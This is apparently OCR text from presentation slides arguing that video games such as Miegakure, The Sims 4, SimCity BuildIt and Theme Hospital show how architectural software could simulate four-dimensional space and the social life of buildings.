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

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


Miegakure


How to walk through walls using the 4th Dimension

SOCIAL SIMULATION

Most architectural software simulates the physics of the building. But a lot of other parameters can be modeled, as the social life.

The Sims 4, 2014

***The Sims 4* (2014)**
Video games bring new tools to simulate social interactions


SIMCITY™
BUILDIT

THEME HOSPITAL (1997)

Testing the social life of a hospital over several generations.

Conclusion

Behind their playfulness, video games could be the future of architectural software.

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